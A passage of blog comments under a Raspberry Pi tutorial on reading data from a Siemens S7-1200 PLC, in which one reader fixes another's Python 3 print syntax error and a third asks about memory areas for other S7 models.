Please advice

[Reply](javascript:;)

[Replies](javascript:;)

* 1. 

[**Nakul**](https://www.blogger.com/profile/02525801278100475085)[February 4, 2021 at 2:49 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1612435742764#c7638432390993413555)

Hi ReachRao,  
  
It seems you are using Python3. The error here is showing invalid syntax as from Python3 print "abcd" is not supported and data needs to be kept in brackets.  
For e.g. please change to print(plc.writeMem('QX4.0',False)) to resolve this error.

[**Reply**](javascript:;)

1. 

[**Unknown**](https://www.blogger.com/profile/17430050104570914189)[June 22, 2021 at 12:31 AM](https://simplyautomationized.blogspot.com/2014/12/raspberry-pi-getting-data-from-s7-1200.html?showComment=1624347096981#c8974756160087494057)

Thanks for a very detailed explaination, can you tell me were can i get the area for other plcs? or is it the same for all the S7 seires?

[Reply](javascript:;)